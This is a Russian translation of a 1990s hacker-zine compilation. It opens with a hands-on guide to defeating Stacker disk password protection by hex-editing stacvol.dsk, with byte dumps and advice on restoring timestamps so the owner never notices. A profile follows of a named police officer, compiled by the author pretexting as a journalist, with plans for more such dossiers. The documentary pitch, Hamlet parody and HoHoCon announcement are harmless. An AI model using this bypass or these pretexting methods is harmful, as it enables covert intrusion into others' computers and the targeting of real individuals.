Файл `Stacvol.dsk` хранится на диске D: и обычно занимает большую его часть (например, диск C: объёмом 40 МБ содержит файл `stacvol.dsk` размером около 5–39 МБ; диски подменяются при загрузке, и диск C:, который видит пользователь, — это в действительности содержимое файла `stacvol.dsk` на диске D:, назначенного как C:; всё на диске C: (stacvol.dsk) сжато, что и даёт увеличенное дисковое пространство).

Суть в следующем: при загрузке владелец машины может установить пароли, предоставляющие пользователю отсутствие доступа, доступ на чтение/запись или доступ только для чтения к диску C:/файлу `stacvol.dsk`. При вводе неверного пароля файл `stacvol` не монтируется как диск C:, и команда DIR выдаст лишь содержимое C:\, в котором окажется несколько файлов вроде `command.com` — ничего по-настоящему интересного.

Итак, самое интересное: как попасть туда без пароля или получить права на чтение/запись при наличии лишь доступа только для чтения.

Прежде всего загрузите компьютер и пройдите процедуру ввода пароля. Введите его неправильно (попробуйте для начала что-нибудь вроде «password» — вдруг повезёт).

Файл `Stacvol.dsk` скрыт, поэтому измените его атрибуты, чтобы получить возможность редактирования. (Понадобится дискета с утилитой вроде Norton Diskedit.)

Загрузите дисковый редактор и откройте файл `stackvol` в режиме HEX. В начале шестнадцатеричного дампа — обычный мусор типа загрузочной записи, ничего интересного.

Интересное начинается со смещения 74.

Информация, начиная с адреса 00040, — это самое любопытное. На диске с установленным паролем она выглядит так:

```
00040   20 20 20 20 20 20 20 20 | 20 20 2D 2A 2D 0A 0A 1A
00050   72 AA 91 9C 0F 66 9A ED | AB 18 6E 6D E2 C3 2B 8B
00060   5E CD EF A9 37 1B 53 E2 | C6 F0 E8 9C A4 49 F6 9D
00070   4C F0 AB 32 21 47 FC 91 | 7E 8C 58 D8 D9 D7 DB D3
```

(Все значения в шестнадцатеричном формате.)

Данные с адреса 0004B по 0004E — это флаг для драйвера устройства, сигнализирующий о необходимости пароля.

С адреса 0004F по 0005F хранятся зашифрованные пароли (остальное — просто данные).

Для файла БЕЗ пароля это выглядит так:

```
00040   20 20 20 20 20 20 20 20 | 20 20 20 20 20 0D 0A 1A
00050   49 F6 9D 4E EC B1 26 3D | 0F 6B B2 24 41 07 7B 92
00060   XX XX XX XX XX XX XX XX | XX XX XX XX XX XX XX XX
00070   XX XX XX XX XX XX XX XX | XX XX XX XX XX XX XX XX
```

Теперь всё, что нужно сделать, — скопировать данные из этой области взламываемого файла `stacvol.dsk`, чтобы потом вернуть их в исходное состояние.

Вставьте приведённый выше код в соответствующие позиции взламываемого файла, оставив нетронутыми фрагменты, обозначенные XX, — это код версии, зависящий от конкретной машины, его трогать не нужно!

Сохраните изменения и перезагрузите машину — она больше не будет запрашивать пароль, и у вас будет полный доступ.

После завершения работы верните оригинальный код на место, и если вы проявили здравый смысл, владелец никогда не узнает о вашем присутствии.

(Под здравым смыслом подразумевается: не забудьте восстановить метки даты/времени и т.д.)

D2A [D

UNAUTHORIZED ACCESS ONLY

Компьютеры становятся неотъемлемой частью нашей повседневной жизни. Они используются для хранения огромного количества информации — от кредитных историй и банковских транзакций до личных писем и строго секретных военных документов. Так насколько же защищены наши компьютерные системы?

Хакер — эксперт по проникновению в защищённые системы, такие как AT&T, TRW, NASA и DMV. Большинство компьютерных систем, имеющих телефонное подключение, в то или иное время подвергались осаде, зачастую без ведома их владельцев. Действительно хорошие хакеры умеют перенаправлять телефонные сети, получать доступ к конфиденциальным корпоративным и государственным документам, скачивать кредитные истории людей, звонить бесплатно в любую точку мира, читать чужую электронную почту и корпоративные бюллетени — и уходить, не оставляя следов.

Кто же эти хакеры? Что именно они ДЕЛАЮТ и ЗАЧЕМ? Представляют ли они реальную угрозу? Что они делают с полученной информацией? Просто ли играют в интеллектуальные шахматы или используют технологии для реального захвата контроля над корпоративными и государственными системами, ранее казавшимися всесильными?

Наша группа снимает документальный фильм «Unauthorized Access», который призван развеять мифы и пропаганду вокруг компьютерных хакеров. Мы покажем правду об этой субкультуре, сосредоточившись на самих хакерах. Это будет взгляд изнутри глобального андерграунда. Съёмки планируются в США, Нидерландах и Германии.

Этот документальный фильм будет выпущен в наивысшем вещательном качестве и предназначен для международного телевидения, фестивалей и театрального проката.

В настоящее время мы ищем дополнительных финансовых инвесторов, заинтересованных в этом проекте. Для получения дополнительной информации об «Unauthorized Access» или если вы хотите предоставить информацию или поддержку, пишите на annaliza@netcom.com.

Монолог Митника

После монолога Гамлета, автор JJ

> *Вторгаться иль не вторгаться — вот в чём вопрос:*

Что благороднее — сносить удары
Злоумышленников и крекеров нахальных,
Или, заметив пользователя странность,
Поднять тревогу — и ложной? Реагировать, аудит вести;
Конец — и только так, через аудит,
Нам отыскать атаку и сказать «нашли» —
Тысячам неудавшихся попыток входа,
Что зримы в сети, — это завершенье,
Которого достичь мы жаждем. Реагировать, вести аудит.
Аудит вести — авось обнаружить; в этом загвоздка.
Ибо при обнаружении атаки сколько ложных тревог взойдёт,
Когда мы слили миллион пакетов —
Вот что нас останавливает: анализ,
Что пожирает длинные часы ЦП и гигабайты.
Кто бы вынес плети и насмешки времени,
Ручной анализ, усталые глаза SSO,
Мучения невиновных пользователей, волокиту закона,
Наглость фрикеров и пинки,
Что достаются долготерпеливым от недостойных,
Если бы сам он мог найти покой,
Отключив Ethernet? Кто бы нёс эти тяготы,
Кряхтя и потея под стандартами C2,
Но боясь червя за червём —
Необнаруженного бага, из чьих пределов
Ни один Вандал не возвращался, — это смущает испытателей
И вынуждает нас терпеть знакомые беды
Тех, кто крашит систему и стирает жёсткий диск.
Так обнаружение вторжений делает нарушителей из нас всех,
И природная окраска законного использования
Блёкнет под красным светом индикатора взломщика,
И задачи великие по масштабу и длительности
Уходят за пределы нормальных параметров
И теряют имя законной системной политики.

Досье компьютерного копа

Автор: The Grimmace

Следующий материал — плод долгих раздумий и обширных исследований, проведённых мной перед написанием. Ничего подобного я не встречал в PHRACK, хотя являюсь преданным читателем этого журнала с самого начала.

«PHRACK PROPHILES» о хакерах и фрикерах дают читателям представление о движущих силах мира P/H, но как насчёт профиля (или профилей) на антихакерский/антифрикерский истеблишмент, который в последнее время стремительно разрастается?

В прошлые годы мы наблюдали, как копы и федералы, ни черта не понимающие в компьютерах и телефонных системах, спотыкались на обысках и арестах, и порой мы от души смеялись над ними. Но сейчас «компьютерные копы», особенно федеральные, активно взялись за обучение агентов «ремеслу», и их процент обвинительных приговоров заметно растёт.

Основным источником этого обучения служит Федеральный учебный центр правоохранительных органов в Глинко, Джорджия, где преподают методы изъятия и анализа компьютеров, составление ордеров на обыск в делах с компьютерами и расследования телекоммуникационного мошенничества. (Они весьма охотно дают информацию по телефону, если представиться копом.) В академии ФБР в Куантико тоже есть курс по компьютерным преступлениям.

На техническом фронте существует организация IACIS — Международная ассоциация специалистов по компьютерным расследованиям, базирующаяся в Портленде, Орегон. В её состав входят сотрудники как местных правоохранительных органов по всей стране, так и различных федеральных ведомств. Эта группа обучает и сертифицирует копов в том, как получать доказательства с компьютерных систем, которые невозможно оспорить в суде. (Конечно, оспорить МОЖНО что угодно, но признание доказательств недопустимыми — не всегда верняк, особенно если судья — компьютерофоб.)

Как бы мы ни радовались провалу Секретной службы США в деле Steve Jackson Games, широкая огласка этой истории может оказаться обоюдоострым мечом. Правоохранители вынесли МНОГО уроков из ошибок того расследования.

Как и большинство из вас, я провёл немало лет, изучая компьютерные системы (обычно чужие) и лично убеждён, что не сделал ничего плохого (знакомое чувство?). Уверен, что и другие по всей стране способны провести немного социально спроектированной разведки и узнать кое-что о людях, которых мы НИКОГДА не хотим видеть стучащими в нашу дверь с кувалдой среди ночи.

Этот профиль содержит информацию о ЕДИНСТВЕННОМ копе, занимающемся компьютерными преступлениями, которого мне удалось установить в районе Луисвилл/Джефферсон-Каунти, — после обзвона всех крупных департаментов под видом автора журнала о правоохранительной деятельности, проводящего опрос. Информация о нём получена не только из его департамента, но и от источников в местных и федеральных судебных системах, службе безопасности Ma Bell и Федеральном учебном центре правоохранительных органов. Лейтенант Бейкер — мягко скажем, *не* потенциальный жертвователь в CPSR или EFF.

В настоящее время я собираю аналогичную информацию о других сотрудниках правоохранительных органов в Секретной службе, полиции Колумба (Огайо), полиции Далласа, Бюро расследований Джорджии и членах группы безопасности данных Ma Bell в Атланте. Бейкер оказался ближайшим ко мне, вот с него и начал. Если удастся получить запрошенные мной

сведения, будущие материалы также будут включать учебные планы, предоставленные FLETC по их курсам подготовки, и протоколы анализа, рекомендованные USSS... хе-хе.

Ваш,

The Grimmace

```
     *-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*
                          COMPUTER-COP PROFILE I

                              LT. BILL BAKER

                     JEFFERSON COUNTY POLICE DEPARTMENT
                            LOUISVILLE, KENTUCKY


                           INFORMATION COMPILED BY:

                              ** THE GRIMMACE **

     *-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*-*
```

Анкета

```
         ИМЯ:  Bill Baker
         ЗВАНИЕ:  Lieutenant (лейтенант)

                 ВЕДОМСТВО:    Jefferson County Police Department
                               768 Barret Ave.
                               Louisville, Kentucky  40204

                     ВОЗРАСТ:     43
   ЛЕТ ОПЫТА С КОМПЬЮТЕРАМИ:     13

         ЛЕТ НА СЛУЖБЕ КОПА:     18
       ЛЕТ В КОМПЬЮТЕРНЫХ/
           ТЕЛЕКОМ ПРЕСТУПЛЕНИЯХ:  8

                ПОДГОТОВКА:  Federal Law Enforcement Training Ctr.
                                   Glynco, Ga.
                           - Telecommunications Crime
                               Telecom Fraud
                               Cellular Fraud
                               PBX Fraud
                           - Computer Crime
                                 Illegal Access Crimes
                                 Computer Crime Inves.
                                 Seized System Analysis

                      FBI Academy
                      Quantico, Va.
                           - Computers in Narcotics Investigations
                           - Computer Crime Investigations

                      National Intelligence Academy
                      Ft. Lauderdale, Fl.
                           - Supervising Intelligence Operations
                                 Surveillance Techniques
                                 Electronic Tracking
                                 Electronic Eavesdroping
                                 Video Evidence Techniques
                           - Telephone Systems
                                 Wiretaps
                                 Dialed Number Recorders
```

```
                              Pager/Fax Intercepts
                              Technical Telephony Course

    ПРЕДЫДУЩИЕ НАЗНАЧЕНИЯ:  Patrol
                              Criminal Investigations/Burglary
                              Criminal Investigations/Homicide
                              Crime Prevention
                              Special Investigations/Vice-Intel

      ЧЛЕН:  Communications Fraud Control Association
                    Washington, D.C.

    ПУБЛИКАЦИИ:  Различные статьи об уголовных делах в сфере
                 компьютеров/телекоммуникаций для разнообразных
                 журналов о правоохранительной деятельности и
                 компьютерной индустрии (например, POLICE CHIEF,
                 DATA TODAY)
```

Как я его нашёл

Представившись внештатным журналистом «Law Enforcement Journal», я обзванивал местные полицейские агентства, расспрашивая об отделах по компьютерным преступлениям, и получал ответы в диапазоне от «О чём вы вообще говорите?» до «Может, МОШЕННИЧЕСТВОМ занимаются... эй, Чарли... парни из МОШЕННИЧЕСТВА вообще возятся с компьтюерами?». С Луисвилльским управлением полиции — там бояться нечего, правда?

Но я решил продолжить, ведь Луисвилл, хотя и не является рассадником фрикеров/хакеров, — последнее пристанище TAP MAGAZINE (через Blitzkrieg BBS и Predat0r), и здесь есть несколько «местных» товарищей, занимающихся не совсем легальными делами по местным телефонным линиям.

Звонок в полицию округа Джефферсон принёс чёткий ответ: «Вам нужно поговорить с лейтенантом Биллом Бейкером. Эй, Чарли, где сейчас работает лейтенант Бейкер?» (Этот парень настолько неприметен, что собственный департамент не знает, где он работает!) В итоге выяснилось, что он находится в каком-то месте под названием «Adam Station», и через «различных» знакомых и дружелюбного местного адвоката, сам редко платящего за телефонные звонки, мне удалось собрать немало информации о лейтенанте Бейкере и его явно ошибочном крестовом походе.

Лейтенант Бейкер — довольно типичный представитель «новой породы» высокотехнологичных следователей, которых штампуют различные федеральные учебные центры. Он агрессивен и, по словам других сотрудников его департамента, слывёт «компьютерным задротом», который сам, наверное, был хакером, прежде чем примкнул к «тёмной стороне» «СИЛЫ». (Лично я склонен думать, что это больше факт, чем фантазия, — после телефонного разговора с ним, потому что он, похоже, знает о фрикинге и хакинге больше, чем можно было бы ожидать от выпускника вышеупомянутых федеральных институтов высшей учёбы.)

В конце концов мне удалось поговорить с лейтенантом Бейкером по телефону, и я изложил ему свою версию о «написании статьи о компьютерных преступлениях», которую он принял с минимальными подозрениями. Ниже — отрывки из сделанной мной записи разговора [комментарии в скобках — мои]:

Интервью

TG: Как бы вы оценили прогресс в расследованиях компьютерных и телекоммуникационных преступлений в этом регионе?

Бейкер: Здесь было сделано несколько хороших дел, но впереди ещё долгий путь. Основная проблема в том, что местный бизнес не давил на то, чтобы бороться с такими преступлениями. Большинство не хотят признавать, что их атаковали извне. Нет жалоб — значит, отделы вряд ли захотят тратить деньги на выявление дополнительных преступлений, верно?

TG: Среди хакеров, с которыми вы работали, — каковы их возможности и как бы вы их оценили?

Бейкер: Ну, хакеры и фрики, как и любая другая прослойка преступного мира, — среди них есть очень хорошие и совсем жалкие. Лучшее, что можно сказать о работе с делами хакеров/фрикеров, — многие из них сами себя сдают. У них огромное эго, и они склонны хвастаться тем, что сделали и как.

TG: Значит ли это, что следователю по компьютерным преступлениям не обязательно быть таким же хорошим, как преступники, которых он преследует? Ведь многие оставляют столько улик? Как вы оцениваете собственную квалификацию в этой области?

Бейкер: Нет... вовсе нет. Я думаю, что по мере совершенствования технологий улучшатся и преступники. Давайте расставим точки над «i». Да, есть болваны, которые прочитали какой-нибудь how-to файл в старом PHRACK и решили, что теперь знают достаточно, чтобы «нукнуть» телефонную компанию или покататься на VAX, как байкер «Ангелов ада» катается на Harley. Вот такие — лёгкая добыча. Те, кто -пишет- [курсив автора] технические статьи в PHRACK, — вот о ком стоит беспокоиться. Есть потрясающе знающие люди, которые гуляют на свободе и долбят модемами по любой попавшейся цели.

TG: Вы так и не сказали о собственных способностях в расследовании этих людей.

Бейкер: (Смеётся) Да, ну... скажем так: я знаю достаточно, чтобы справляться, и достаточно умён, чтобы понимать — абсолютных экспертов не бывает.

TG: Как вы прокомментируете дело Steve Jackson Games? Считаете ли вы, что Секретная служба создала много опасных прецедентов?

Бейкер: (Смеётся) Нееееет... извините, дружище. Это уже пережёвано до смерти в каждом фрик/хак журнале, юридическом вестнике и интернет-группе новостей — и я не собираюсь высовываться по этому вопросу, ладно? Скажу лишь, что все вынесли много уроков из того дела, и я серьёзно сомневаюсь, что в будущих делах вы увидите тот же набор проблем. Может, наёмники из CSPR или EFF сумеют найти новые лазейки — в таком случае нам придётся искать новые способы противодействия этим атакам.

TG: Вы звучите несколько критически по отношению к усилиям EFF и CSPR в защите так называемых «компьютерных преступников».

Бейкер: Ну, я уверен, что они верят в то, что делают. Вкладывать столько денег и энергии иначе невозможно. Но я думаю, нужен какой-то компромисс, а не просто нытьё «вся информация должна быть свободной» и «если я могу зайти в вашу систему, значит, мне должно быть позволено там осмотреться». Я не буду разворачивать тираду против организаций, с которыми не согласен. Я просто буду работать усерднее, чтобы расставить все точки над «i» и скрепить каждую «t», делая свои дела более надёжными. Кража телефонных услуг — преступление, мошенничество в отношении бизнеса — преступление, несанкционированный доступ к чужим компьютерным системам — в большинстве штатов преступление, и даже если такого закона нет в книге, это просто неправильно.

TG: Поскольку, по вашим собственным словам, расследование высокотехнологичных преступлений ещё в зачаточном состоянии, какие группы или организации, по-вашему, лидируют в борьбе с этим видом преступлений?

Бейкер: Две наиболее значимые, которые я знаю, — это Федеральный учебный центр правоохранительных органов в Глинко, Джорджия, и Ассоциация по контролю телекоммуникационного мошенничества, базирующаяся в Вашингтоне. FLETC [произносит как FLET-SEE] располагает, наверное, лучшей в стране программой подготовки по компьютерным преступлениям. Они приглашают признанных экспертов и не делают студентам поблажек в части обучения правильным и, что важнее всего, законным методам. CFCA — лидер в области телекоммуникационной безопасности, обеспечивающий обучение и помощь телекоммуникационным и компьютерным компаниям, а также правоохранительным органам по всей стране.

TG: Почему, по вашему мнению, так мало правоохранительных органов понимает что-либо в расследованиях компьютерных преступлений? Они собираются оставить фрикеров федералам?

Бейкер: Да нет... я не думаю, что это можно так упростить. У большинства департаментов нет специализированных отделов по компьютерным преступлениям из-за нехватки средств на содержание такого отдела, нехватки подготовленного персонала, непонимания масштабов проблемы, страха увеличить статистику преступлений — или любого сочетания этих причин. Когда я только начинал этим заниматься, экспертов не было. Джон Максфилд и его операция BOARDSCAN широко обсуждались в хак/фрик изданиях, было несколько других, но настоящих авторитетов — никаких. Я переговорил с огромным количеством людей, пока не вышел на Clo Fleming в службе безопасности SPRINT, которая мне очень помогла.

TG: Вы по-прежнему обмениваетесь информацией со SPRINT?

Бейкер: У меня есть контакты со всеми крупными телекоммуникационными операторами. Обучение в FLETC действительно помогло завязать ценные связи. Но SPRINT и Clo Fleming, пожалуй, мой первый выбор — просто потому, что они были готовы помочь мне, когда больше никто не хотел. В этой среде нельзя работать без контактов в OCC. Это невозможно, а OCC [другие общие перевозчики] сейчас куда охотнее помогают правоохранительным органам, чем в 1985 году. Конечно, телекоммуникационная индустрия теряет от мошенничества 4–5 миллиардов долларов в год, и это многое объясняет.

TG: Вы подписаны на хакерские/фрикерские журналы?

Бейкер: Конечно... я подписан на 2600 и получаю копии некоторых других. Думаю, PHRACK, наверное, лучший в целом, но я не могу позволить себе ставку подписки, которую они ввели для государственных органов после того, как Крейг Нейдорф получил своё за публикацию «золотого» документа E911. За эти годы я узнал от PHRACK массу всего и жалею, что он больше не бесплатный, но они имеют право на свою информацию — так же как люди, которым принадлежат системы, атакованные хакерами. Было бы лицемерием с моей стороны тащить у PHRACK, а потом преследовать другого парня за кражу информации из другого источника, верно?

TG: Какие проблемы вы видите в будущем в расследованиях компьютерных и телекоммуникационных преступлений?

Бейкер: Боже... почему бы вам не спросить меня, когда наступит мир во всём мире, или что-нибудь попроще? Ладно, думаю, мы, вероятно, увидим, как крупные департаменты будут вынуждены догонять текущие тенденции, всегда немного отставая в этой области. Я также думаю, что больше офицеров будут проигрывать дела и подвергаться искам, как в SJG, пока не получат специальную подготовку для правильного ведения таких дел. Передача изъятых систем местному «компьютерному парню» в департаменте выйдет им боком в долгосрочной перспективе, потому что каждый адвокат, получивший одно из таких дел, будет побайтово сравнивать его с делом SJG в поисках чего-нибудь полезного для защиты клиента.

TG: Много обсуждается вопрос: изымать компьютерные системы или просто снимать копии данных для улик. Какова ваша политика в отношении изъятия оборудования при работе с такими делами?

Бейкер: Прежде всего, я не езжу на рыбалку с ордерами на обыск. Если у меня достаточно для обвинительного приговора — я беру ордер. Я забираю всё, что там есть, и провожу анализ. Бывали дела, когда обвиняемый просил копии нужных ему данных по различным причинам, и я без проблем их предоставлял, если просьба была разумной. Я ходатайствую о конфискации оборудования, если могу связать его с преступлением, — потому что закон это позволяет. Если не могу — возвращаю... всё просто. Думаю, довольно любопытно, что большинство хакеров или фрикеров откажутся от признания вины в обмен на снижение обвинения, даже если я взял их с поличным и они смотрят на 99,999999% вероятность обвинительного приговора от суда присяжных, — лишь бы не потерять оборудование в сделке. В определённых ситуациях это неплохой рычаг давления.

TG: Вы принимали участие в операции Sun-Devil?

Бейкер: Нет. Хотя хотел бы. Я был на многих системах, ликвидированных в ходе Sun-Devil.

TG: Вы сказали, что были на некоторых из систем, разгромленных в ходе операции Sun-Devil. Вы по-прежнему на фрик/хак досках и назовёте ли какие-нибудь?

Бейкер: (Долго смеётся) Думаю, пропущу вопрос о названии систем, на которых я нахожусь, ладно? Это было бы жульничеством. (Снова смеётся.) Но я достаточно ориентируюсь в происходящем. Там полно следователей, которые звонят на доски.

TG: Благодарю за время, лейтенант Бейкер, и хотел бы задать последний вопрос. Что мотивирует вас в этих делах, если предполагаемая «кража» связана с довольно нематериальной собственностью?

Бейкер: Мотивация? Хмм... полагаю, можно сказать, что меня мотивирует скорее погоня, нежели поимка, хотя поимка тоже неплоха. Эти дела, как правило, более личностные, чем другие, а противники могут быть очень хороши в заметании следов. Чёрт, у меня, наверное, больше общего с теми, кого я преследую, чем они готовы признать. Что касается «нематериальности» украденного — ну, для этого и существуют суды, не так ли... чтобы определять эти маленькие детали.

TG: Многие следователи по компьютерным преступлениям предпочитают оставаться в тени, но вы, похоже, не придерживаетесь такой позиции. Почему?

Бейкер: Ну, как и любой человек, занятый чем-то относительно новым, в отличие от старых стандартных преступлений вроде убийства и вооружённого ограбления, мне выгодно, чтобы что-нибудь было напечатано, информирующее людей о проблемах, создаваемых этим видом деятельности. Мы все платим цену за телекоммуникационное мошенничество, мошенничество с кредитными картами, потерю данных из-за незаконного доступа к компьютерам и всё остальное. Но люди, причастные к этим преступлениям, по большей части не демонстрируют те же профили, что так называемые «насильственные» преступники. Более того, у меня было несколько весьма дружеских разговоров с рядом фрикеров и хакеров. Следователи, у которых есть проблемы, наверное, имели бы их при расследовании любых преступлений. Я никогда не предполагаю, что умнее того, кого преследую, и не тычу их носом, когда делаю дело. Точно так же, как не теряю сон, когда не могу найти последний фрагмент пазла и кто-то уходит. Это прятки в киберпространстве. Довольно хорошая игра, если честно.

Послесловие

Вот и всё, что это стоит. Интервью, напечатанное здесь, не содержит большей части чепухи, которой мы перебрасывались в ходе разговора, — только существенные детали, дающие представление об этом человеке.

Откровенно говоря, я был впечатлён тем, что он совсем не был похож на то, чего я ожидал, начитавшись ужасных историй о других ведомствах и следователях. Этот парень был обаятелен, и, возможно, это признак того, что он опасен. Никогда, никогда не недооценивайте своих противников — даже если они звучат как «простые ребята» и разговаривают с вами, как с лучшим другом. Всегда помните: КОПЫ ИЗОБРЕЛИ СОЦИАЛЬНУЮ ИНЖЕНЕРИЮ!

Моё следующее досье «компьютерного копа» будет посвящено восходящей звезде Секретной службы США и его связям с группой Guidry, консалтинговой организацией, работающей на индустрию сотовой связи в борьбе с мошенничеством с сотовыми телефонами.

Новости конференций

Часть I

[Официальное объявление / Призыв к участию]
(Распространяйте свободно)

dFx, Phrack Magazine и cDc — Cult Of The Dead Cow с гордостью представляют:

Четвёртый ежегодный

H O H O C O N

"Cliff Stoll My K0DEZ!@$#!"

Кто: Все хакеры, журналисты, специалисты по безопасности, федеральные агенты, юристы, авторы, шифропанки, виртуальные реалисты, модемные гики, сотрудники телекоммуникационных компаний и все заинтересованные стороны.

Где: Austin North Hilton & Towers и Super 8 Motel
6000 Middle Fiskville Road
Austin, Texas 78752
U.S.A.
Hilton : (800) 347-0330 / (512) 451-5757
Super 8: (800) 800-8000 / (512) 467-8163

Когда: с пятницы, 17 декабря, по воскресенье, 19 декабря 1993 года

Что такое HoHoCon?

HoHoCon — крупнейший ежегодный съезд тех, кто причастен к компьютерному андеграунду, интересуется им или хочет узнать о нём больше. Среди участников, как правило, самые известные представители хакерского и телекоммуникационного сообщества, журналисты, авторы, специалисты по безопасности, юристы и многие другие. Среди прошлых докладчиков — John Draper (Cap'n Crunch), Ray Kaplan, Chris Goggans (Erik Bloodaxe), Bruce Sterling и многие другие. Конференция является одной из немногих, полностью открытых для широкой публики, и мы приглашаем всех желающих принять в ней участие.

Информация об отеле

Austin North Hilton недавно разделил свой комплекс на два отдельных отеля: Hilton и новый Super 8. Гости HoHoCon могут остановиться в любом из них. Групповые тарифы следующие:

• Super 8: одноместный — $46.50, двухместный — $49.50, трёхместный — $52.50, четырёхместный — $55.50
• Hilton: одноместный — $69.00, двухместный — $79.00, трёхместный — $89.00, четырёхместный — $99.00

Отель снова забронировал блок номеров для конференции, и мы рекомендуем делать бронирование как можно раньше, чтобы гарантировать место в этом блоке — да и просто гарантировать номер вообще. Номера для людей с ограниченными возможностями предоставляются по запросу. Для бронирования звоните по номеру, указанному выше, соответствующему вашему местоположению и желаемому отелю, и обязательно сообщите, что вы участник конференции HoHoCon — иначе заплатите больше. Отель принимает American Express, Visa, Master Card, Discover, Diner's Club и Carte Blanche.

Заезд в 15:00, выезд в 12:00. Ранний заезд возможен при наличии свободных номеров. Обратите внимание: чтобы отель удержал номер после 18:00 в день заезда, бронирование должно быть подтверждено депозитом или одной из перечисленных кредитных карт. Отмена гарантированного бронирования должна быть произведена до 18:00 в день заезда. В противном случае вы несёте ответственность за полную оплату номера.

Отель предоставляет трансфер до/из аэропорта — подробности уточняйте при бронировании.

Как добраться

Для тех, кто едет на автомобиле, ниже приведены маршруты от отеля (так что если они окажутся неверными — не ко мне претензии):

Dallas: Езжайте по IH 35 на юг до выезда 238-B (выезд на Houston). На первом светофоре поверните направо на 2222. Съезжайте с 2222 на Clayton Lane (у автостанции Greyhound). На знаке «стоп» поверните направо на Middle Fiskville — отель слева.

San Antonio: Езжайте по IH 35 на север до выезда 238-B (выезд на Houston). На втором светофоре поверните налево на 2222. Съезжайте с 2222 на Clayton Lane (у автостанции Greyhound). На знаке «стоп» поверните направо на Middle Fiskville — отель слева.

Houston (по шоссе 290): Езжайте по 290 на запад в сторону Austin. Съезжайте с 290 на выезде IH 35 (не заезжайте на саму 35). Двигайтесь по дороге вдоль шоссе на запад, проедете два светофора. Съезжайте на Clayton Lane (у автостанции Greyhound). На знаке «стоп» поверните направо на Middle Fiskville — отель слева.

Houston (по шоссе 71): Езжайте по 71 на запад в Austin. Выезжайте на 183 север. По 183 севернее до 290 запад. По 290 до выезда IH 35. Съезжайте с 290 на выезде IH 35 (не заезжайте на саму 35). Двигайтесь по дороге вдоль шоссе на запад, проедете два светофора. Съезжайте на Clayton Lane (у автостанции Greyhound). На знаке «стоп» поверните направо на Middle Fiskville — отель слева.

Аэропорт: Выехав с парковки аэропорта, поверните направо на Manor Road. Следуйте по Manor Road до Airport Boulevard и поверните направо. По Airport Boulevard до IH 35 север. По IH 35 до выезда 238-B. На втором светофоре поверните налево на 2222. Съезжайте с 2222 на Clayton Lane (у автостанции Greyhound). На знаке «стоп» поверните направо на Middle Fiskville — отель слева.

Если маршруты недостаточно подробны или нужна дополнительная информация — звоните в отель.

Детали конференции

HoHoCon продлится 3 дня; основная программа пройдёт в субботу, 18 декабря, с 11:00 до 17:00 (или раньше — в зависимости от числа докладчиков). Несколько человек уже подтвердили участие, однако мы ещё на стадии планирования и опубликуем расписание докладов в следующем обновлении. Приветствуем предложения по докладчикам и темам (кроме, скажем, «Почему я

люблю печёную картошку на палочке!»). Если вы хотите выступить сами — свяжитесь с нами как можно скорее и сообщите: кто вы, кого представляете (если кого-то), тему доклада, приблизительную продолжительность и потребность в аудиовизуальных средствах.

Как и в прошлом году, мы будем рады, если люди принесут интересные предметы и видеозаписи. Если у вас есть что-то, что могло бы заинтересовать других, — сообщите заранее, и скажите, нужна ли помощь с доставкой. В крайнем случае просто принесите это на конференцию при регистрации. Организации и частные лица могут привезти листовки для распространения. Можно прислать их заранее, если вы не сможете присутствовать, — мы распространим их сами. Остатки листовок вкладываются в информационные пакеты и заказы, которые мы рассылаем, так что присылайте с запасом.

Стоимость

В отличие от менее содержательных конференций, мы не просим выкладывать сотни долларов только за вход и не берём деньги, заставляя вас спать в палатке. Мы придерживаемся девиза «дай $5, если можешь», однако из-за непомерно высокой стоимости конференц-зала в этом году планка может подняться до «минимальный взнос $5» или «дашь $5 — или мы разобьём тебе голову». Пять долларов — смехотворно низкая цена по сравнению с перегруженными людьми в костюмах отраслевыми конференциями или новоявленными «конами» в духе «конвенты — это модно, я тоже хочу!», берущими до $50 только за вход.

Чтобы поощрить пожертвования, у нас снова пройдёт незабываемая «Элитная лотерея». Список призов будет опубликован позднее, но уже сейчас гарантируем: их будет намного больше и они будут куда лучше, чем в прошлом году, включая полную систему (нет, это не c64 и не 286). Если хотите пожертвовать достойные предметы для лотереи — сообщите заранее, или, если раздобудете что-то в последний момент, просто принесите на конференцию.

Разное

Чтобы не отвечать на одни и те же вопросы снова и снова, отвечу на некоторые здесь.

Хотя я сам с ним ещё не разговаривал, Steve Ryan сообщил мне, что Bruce Sterling действительно будет присутствовать и, возможно, скажет несколько слов.

Насколько мне известно, гостей с других планет на конференции не будет. Scot Chasin по-прежнему на Земле и тоже появится.

Видеокамеры *не* допускаются в конференц-зал без предварительного согласования — в соответствии с договорённостями с докладчиками, не желающими, чтобы часть их выступлений транслировалась. Фотоаппараты и Etch-A-Sketch разрешены; диктофоны слишком легко спрятать, чтобы мы могли их контролировать.

Видеозаписи и футболки с прошлогодней конференции по-прежнему доступны и будут на месте во время мероприятия. Футболками LoD World Tour мы не занимаемся, но могу сказать, что старые закончились и на конференции будет представлена *новая* футболка LoD. Футболки HoHoCon стоят $15 плюс $3 доставка ($4.00 при заказе двух). В данный момент доступен только размер extra large. Мы можем добавить другие размеры, если будет спрос. На груди футболки в белой полосе:

```
                    I LOVE FEDS

(где LOVE = красное сердце, похожее на логотип I LOVE NY)
                  А на спине:
                    dFx & cDc Present
```

```
HOHOCON '92

December 18-20
Allen Park Inn
Houston, Texas
```

Есть и другая версия футболки:

```
I LOVE WAREZ
```

Видеозапись охватывает все три дня, длится шесть часов и стоит $18 плюс $3 доставка ($4.00 при одновременной покупке другого товара). Если вы покупаете несколько товаров, доставка оплачивается один раз — $4.00, а не за каждый предмет. Чеки или денежные переводы выписывайте на O.I.S., укажите номер телефона и отправляйте по почтовому адресу ниже. Срок доставки — несколько недель.

На конференции будут доступны новые футболки HoHoCon '93, а видеозапись выйдет в начале следующего года.

Контакты

Для получения дополнительной информации, вопросов, подтверждения участия (RSVP), заказа товаров или для включения в рассылку обновлений HoHoCon пишите нам:

```
hohocon@cypher.com
drunkfux@cypher.com
cDc@cypher.com
drunkfux@crimelab.com
dfx@nuchat.sccsi.com
drunkfux@5285 (WWIV Net)
```

или по обычной почте:

```
HoHoCon
1310 Tulane, Box 2
Houston, Texas
77008-4106
```

У нас также есть голосовой почтовый ящик со всей информацией о конференции — возможно, самый быстрый способ получить обновления:

```
713-867-9544
```

